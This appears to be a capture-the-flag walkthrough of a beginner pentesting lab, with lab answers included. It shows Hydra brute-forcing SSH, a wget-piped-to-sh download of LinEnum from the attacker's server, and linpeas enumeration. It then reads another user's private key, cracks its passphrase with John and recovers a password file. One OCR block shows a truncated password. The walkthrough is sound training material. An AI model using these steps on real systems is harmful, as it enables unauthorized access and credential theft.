
Output:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Plea

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
[WARNING] Many SSH configurations limit the number of paralle
[WARNING] Restorefile (ignored ...) from a previous session f
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399
[DATA] attacking ssh://10.10.122.177:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh
[INFO] Successful, password authentication is supported by ss
[ERROR] could not connect to target port 22: Socket error: Co
[ERROR] could not connect to target port 22: Socket error: Co
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[VERBOSE] Disabled child 8 because of too many errors
[VERBOSE] Disabled child 14 because of too many errors
[VERBOSE] Retrying connection for child 3
[22][ssh] host: 10.10.122.177   login: jan   password: armand
[STATUS] attack finished for 10.10.122.177 (waiting for child
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished a
```



```
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 3
[22][ssh] host: 10.10.122.177   login: jan   password: armando
[STATUS] attack finished for 10.10.122.177 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-15 21:43:24

┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# 
```

Now lets answer some question.



User brute-forcing to find the username & password

No answer needed ✓ Correct Answer

What is the username?

jan ✓ Correct Answer Hint


What is the password?

armando ✓ Correct Answer Hint

What service do you use to access the server(answer in abbreviation in all caps)?

SSH ✓ Correct Answer Hint


Now lets try to connect to Jan's ssh.




```
┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# ssh 10.10.122.177 -l jan
jan@10.10.122.177's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ 
```

Now, Our Next task is to do Privilege Escalation.

For this lets start a python server to transfer LinEnum.sh to the target.



```
┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# python3 -m http.server --bind 10.17.66.183
Serving HTTP on 10.17.66.183 port 8000 (http://10.17.66.183:8000/) ...
```




```
Connecting to 10.17.66.183:8000 ... The program 'zsh' is currently not installed. To run 'zsh' please ask y
zsh'
connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
LinEnum.sh: Permission denied

Cannot write to 'LinEnum.sh' (Success).
jan@basic2:~$ wget http://10.17.66.183:8000/LinEnum.sh | sh
--2024-11-15 11:32:26--  http://10.17.66.183:8000/LinEnum.sh
Connecting to 10.17.66.183:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
LinEnum.sh: Permission denied

Cannot write to 'LinEnum.sh' (Success).
jan@basic2:~$ touch lin.sh
touch: cannot touch 'lin.sh': Permission denied
jan@basic2:~$ sudo wget http://10.17.66.183:8000/LinEnum.sh
[sudo] password for jan:
jan is not in the sudoers file.  This incident will be reported.
jan@basic2:~$ 
```

```
┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# cp /home/hk/Desktop/Insalled_Pro/LinEnum.sh /home/hk/Desktop/Harsh\ Khandal

┌──(root㉿Windows)-[/home/hk/Desktop/Harsh Khandal]
└─# python3 -m http.server --bind 10.17.66.183
Serving HTTP on 10.17.66.183 port 8000 (http://10.17.66.183:8000/) ...
10.10.122.177 - - [15/Nov/2024 22:00:53] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.122.177 - - [15/Nov/2024 22:01:28] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.122.177 - - [15/Nov/2024 22:02:12] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.122.177 - - [15/Nov/2024 22:02:17] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.122.177 - - [15/Nov/2024 22:02:26] "GET /LinEnum.sh HTTP/1.1" 200 -
^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B
```

But, Unfortunately we don't have permissions.

Lets try SCP to transfer file.



```
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ ls
jan@basic2:~$ cd /dev/shm
jan@basic2:/dev/shm$ ls
LinEnum.sh
jan@basic2:/dev/shm$ 
```

```
┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# scp /home/hk/Desktop/Harsh\ Khandal/LinEnum.sh jan@10.10.122.177:/dev/shm
jan@10.10.122.177's password:
LinEnum.sh                                                       100%   46KB  78.7KB/s   00:00

┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─#
```

We have saved file to /dev/shm (Shared Memory).


Now lets run the file.

But Found Nothing Useful.

Let's Use LinPeas.sh also.


Command: `scp /home/hk/Desktop/Harsh\ Khandal/linpeas.sh` `jan@10.10.122.177` `:/dev/shm`

Found Something Useful.



```
[+] Finding 'pwd' or 'passw' string inside /home, /var/www, /etc, /root and list possible web(/var/www) and config(/etc) passwords
/home/kay/.ssh/authorized_keys
/home/kay/.ssh/id_rsa
/home/kay/.ssh/id_rsa.pub
/var/www/html/development/j.txt
/etc/apache2/sites-available/default-ssl.conf:          #        file needs this password: `xxj31ZMTZzkVA'.
/etc/apache2/sites-available/default-ssl.conf:          #        Note that no password is obtained from the user. Every entry in the user
/etc/apparmor.d/abstractions/authentication:  # databases containing passwords, PAM configuration files, PAM libraries
/etc/debconf.conf:Accept-Type: password
/etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:Name: passwords
/etc/debconf.conf:Reject-Type: password
/etc/debconf.conf:Stack: config, passwords
/etc/samba/smb.conf.bak:; add user script = /usr/sbin/adduser --quiet --disabled-password --gecos "" %u
/etc/samba/smb.conf.bak:   pam password change = yes
/etc/samba/smb.conf.bak:   passwd chat = *Enter\snew\s*\spassword:* %n\n *Retype\snew\s*\spassword:* %n\n *password\supdated\ssuccessfully* .
/etc/samba/smb.conf.bak:   unix password sync = yes
/etc/ssh/sshd_config:PermitEmptyPasswords no
/etc/ssh/sshd_config:PermitRootLogin prohibit-password
```


Lets copy kay's id_rsa to our Machine.




```
jan@basic2:/dev/shm$ cd /home/kay/.ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
```

```
┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# nano kay-ssh-id

┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# chmod +600 kay-ssh-id

┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# ssh -i kay-ssh-id kay@10.10.122.177
```

Now, It's asking for passphrase, lets use john to find passphrase.




```
┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# ssh -i kay-ssh-id kay@10.10.122.177
Enter passphrase for key 'kay-ssh-id':

┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# ssh2john kay-ssh-id > john.txt
```



```
┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# john john.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay-ssh-id)
1g 0:00:00:00 DONE (2024-11-15 22:35) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s bird..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


We found the password : beeswax

Lets use it to login to kay’s account ssh.



```
┌──(root㉿Windows)-[~hk/Desktop/Harsh Khandal]
└─# ssh -i kay-ssh-id kay@10.10.122.177
Enter passphrase for key 'kay-ssh-id':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ 
```

And here we go, we got the flag.



Enumerate the machine to find any vectors for privilege escalation

No answer needed

What is the name of the other user you found(all lower case)?

kay

If you have found another user, what can you do with this information?

No answer needed

What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy$$

THE END!!